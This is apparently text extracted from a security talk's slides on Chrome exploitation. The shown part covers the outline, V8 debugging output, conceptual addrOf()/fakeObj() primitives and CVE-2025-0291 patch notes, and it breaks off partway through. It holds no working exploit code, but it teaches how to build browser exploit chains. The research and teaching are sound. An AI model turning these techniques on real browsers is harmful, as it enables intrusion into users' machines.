

Browser exploitation


**From n-days to real-world exploit chains in
Google Chrome**

Browser exploitation

From n-days to real-world exploit chains



<https://www.idonotlookuspicious.com/>



Source: Amnesty International Security Lab, 2025/03

Browser exploitation

From n-days to real-world exploit chains



Chromium

Browser exploitation

From n-days to real-world exploit chains




Chromium



Browser exploitation

From n-days to real-world exploit chains



Browser exploitation

From n-days to real-world exploit chains

1. V8 memory corruption
 - V8 basics
 - *addrOf()* & *fakeObj()* primitives
 - Arbitrary read/write
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 - V8 heap sandbox design
 - Unsandboxed read/write
 - Code execution
3. Browser sandbox escape
 - Browser sandbox design
 - Evade the sandbox
 - Exploit demo

1. V8 memory corruption


V8 basics

addrOf() & *fakeObj()* primitives

Arbitrary read/write


1. V8 memory corruption

V8 basics: the compilation pipeline




1. V8 memory corruption

V8 basics: the compilation pipeline



1. V8 memory corruption

V8 basics: garbage collection



1. V8 memory corruption

V8 basics: debugging



V8 developer shell: **d8**

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V8 version 13.2.67
d8> let arr = [13.37];
undefined
d8> %DebugPrint(arr)
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  - prototype: 0x03560018cab1 <JSArray[0]>
  - elements: 0x035600048769 <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
  - length: 1
  - properties: 0x035600000775 <FixedArray[0]>
  - All own properties (excluding elements): {
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  }
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}
```

```
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JavaScript script successfully loaded from 'C:\src\v8\v8\tools\windbg.js'
0:000> !job(0x035600048769)
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  - map: 0x0356000008d1 <Map(FIXED_DOUBLE_ARRAY_TYPE)>
  - length: 1
    0: 13.37
@$job(0x035600048769)
0:000> dd 0x035600048768
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1. V8 memory corruption

V8 basics: debugging



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V8 basics: debugging




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1. V8 memory corruption

addrOf() & *fakeObj()* primitives: overview




1. V8 memory corruption


addrOf() & *fakeObj()* primitives: overview

```
let arr = [13.37, 13.37, ...];
```

JSArray at 0x1234



FixedDoubleArray



Exploitation primitives:

```
addrOf(arr); // = 0x1234
```

```
fakeObj(0x1234); // = arr
```

```
fakeObj(element0_addr); // = ??
```

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: patch gapping CVE-2025-0291

Stable Channel Update for Desktop

Tuesday, January 7, 2025

The Stable channel has been updated to 131.0.6778.264/.265 for Windows, Mac and 131.0.6778.264 for Linux which will roll out over the coming days/weeks. A full list of changes in this build is available in the [Log](#).

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.

This update includes [4](#) security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the [Chrome Security Page](#) for more information.

[\$55000][[383356864](#)] **High** CVE-2025-0291: Type Confusion in V8. *Reported by Popax21 on 2024-12-11*

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Access is denied to this issue

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1. V8 memory corruption

addrOf() & *fakeObj()* primitives: patch gapping CVE-2025-0291

Chromium

CHANGES DOCUMENTATION BROWSE

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Merged 6087921 [turboshaft][wasm] WasmGTypeAnalyzer: Fix phi input for single-block loops Create Reland

Change Info

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Submitted

Dec 12, 2024

Owner

Matthias Liedtke

Uploader

